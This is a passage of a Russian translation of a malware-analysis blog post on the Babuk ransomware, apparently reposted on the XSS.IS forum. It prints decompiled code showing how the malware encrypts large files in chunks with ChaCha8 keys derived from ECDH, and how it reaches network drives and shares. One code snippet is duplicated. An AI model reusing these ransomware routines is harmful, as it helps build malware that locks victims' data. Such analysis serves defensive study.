          (int *)ECDH_SHARED_SECRET_2,
          mapped_file_addr,
          mapped_file_addr,
          FileSize.LowPart);                // encrypt entire file
        UnmapViewOfFile(mapped_file_addr);
      }
    }
  }
```

С большими файлами шифрование немного отличается. Для экономии времени весь файл разделяется на три области одинакового размера.

Для каждого из этих регионов будут зашифрованы только первые 10485760 байт или 10 МБ.




```
else                                    // bigger than 0x2800000
{
  LODWORD(v1) = w_DIV(FileSize.QuadPart, 0xA00000i64);
  LODWORD(v2) = w_DIV(v1, 3i64);
  v5 = v2;                              // v5 = FILESIZE / 0xA00000 / 3
  for ( j = 0i64; j < 3; ++j )
  {
    v3 = w_MULT(j, v5);
    dwFileOffsetLow = w_MULT(v3, 0xA00000i64);// dwFileOffsetLow = v5 * j * 0xA00000 = (FILESIZE * j) / 3
    lpBaseAddress = (BYTE *)MapViewOfFile(
                              hFileMappingObject,
                              0xF001Fu,
                              HIDWORD(dwFileOffsetLow),
                              dwFileOffsetLow,
                              0xA00000u);   // only encrypt 0xA00000 bytes
    if ( lpBaseAddress )
    {
      chacha8_xor(CHACHA8_FINAL_KEY1, 20, (int *)ECDH_SHARED_SECRET_2, lpBaseAddress, lpBaseAddress, 10485760);
      chacha8_xor(CHACHA8_FINAL_KEY2, 20, (int *)ECDH_SHARED_SECRET_2, lpBaseAddress, lpBaseAddress, 0xA00000);
      UnmapViewOfFile(lpBaseAddress);
    }
  }
}
CloseHandle(hFileMappingObject);
```

Для шифрования Babuk использует два ключа ChaCha8, сгенерированные из хэша SHA256 общего секретного ключа ECDH, в качестве ключей шифрования.

Удаленное шифрование файлов

Чтобы зашифровать удаленные диски с компьютера-жертвы, Babuk вызывает WNetGetConnectionW, чтобы получить имя сетевых ресурсов, связанных с этими дисками, и передать их потоку шифрования.

```
nLength = 260;
lpRemoteName = (LPWSTR)w_heapAlloc(520);
if ( lpRemoteName && !WNetGetConnectionW(lpString1 + 4, lpRemoteName, &nLength) )// drive remote
  threadArray[nCount++] = CreateThread(0, 0, StartEncrypt, lpRemoteName, 0, 0);
```

Он также шифрует сетевые ресурсы в локальной сети машины с учетом правильного параметра.

Babuk вызывает WNetOpenEnumW и WNetOpenEnumW для обхода удаленных папок в сети и шифрует файл, используя аналогичный рекурсивный метод, упомянутый выше.


```
nLength = 260;
lpRemoteName = (LPWSTR)w_heapAlloc(520);
if ( lpRemoteName && !WNetGetConnectionW(lpString1 + 4, lpRemoteName, &nLength) )// drive remote
  threadArray[nCount++] = CreateThread(0, 0, StartEncrypt, lpRemoteName, 0, 0);
```


Ключевые результаты

Babuk — это новая программа-вымогатель, запущенная в начале этого года. Несмотря на используемые любительские методы, его надежная схема шифрования, использующая алгоритм Диффи-Хеллмана на эллиптических кривых, до сих пор доказала свою эффективность при атаках на многие компании.

Поскольку авторы вредоносных программ используют один закрытый ключ для каждого образца Babuk, становится ясно, что их основной целью являются крупные корпорации, а не обычные пользователи. На данный момент, согласно веб-сайту, включенному в записку о выкупе, а также утечкам на Raidforums, они успешно скомпрометировали 5 различных компаний в мире.

Сообщение новым жертвам

Недавно я заметил, что на этой странице гораздо больше трафика из Европы, и я предполагаю, что новые жертвы просматривают статью, чтобы лучше понять программу-вымогатель.

Этот пост в блоге действительно устарел, потому что Babuk сильно эволюционировал, а вредоносное ПО сильно отличается от того, о чем я здесь рассказываю.

Если недавние жертвы Babuk заинтересованы в получении дополнительной информации о новой версии этой программы-вымогателя или нуждаются в какой-либо помощи в анализе любого образца, не стесняйтесь обращаться ко мне по электронной почте cdong49@gatech или Twitter!

Переведено специально для **XSS.IS**
Автор перевода: yashechka
Источник: https://chuongdong.com/reverse engineering/2021/01/03/BabukRansomware/
HDD-drive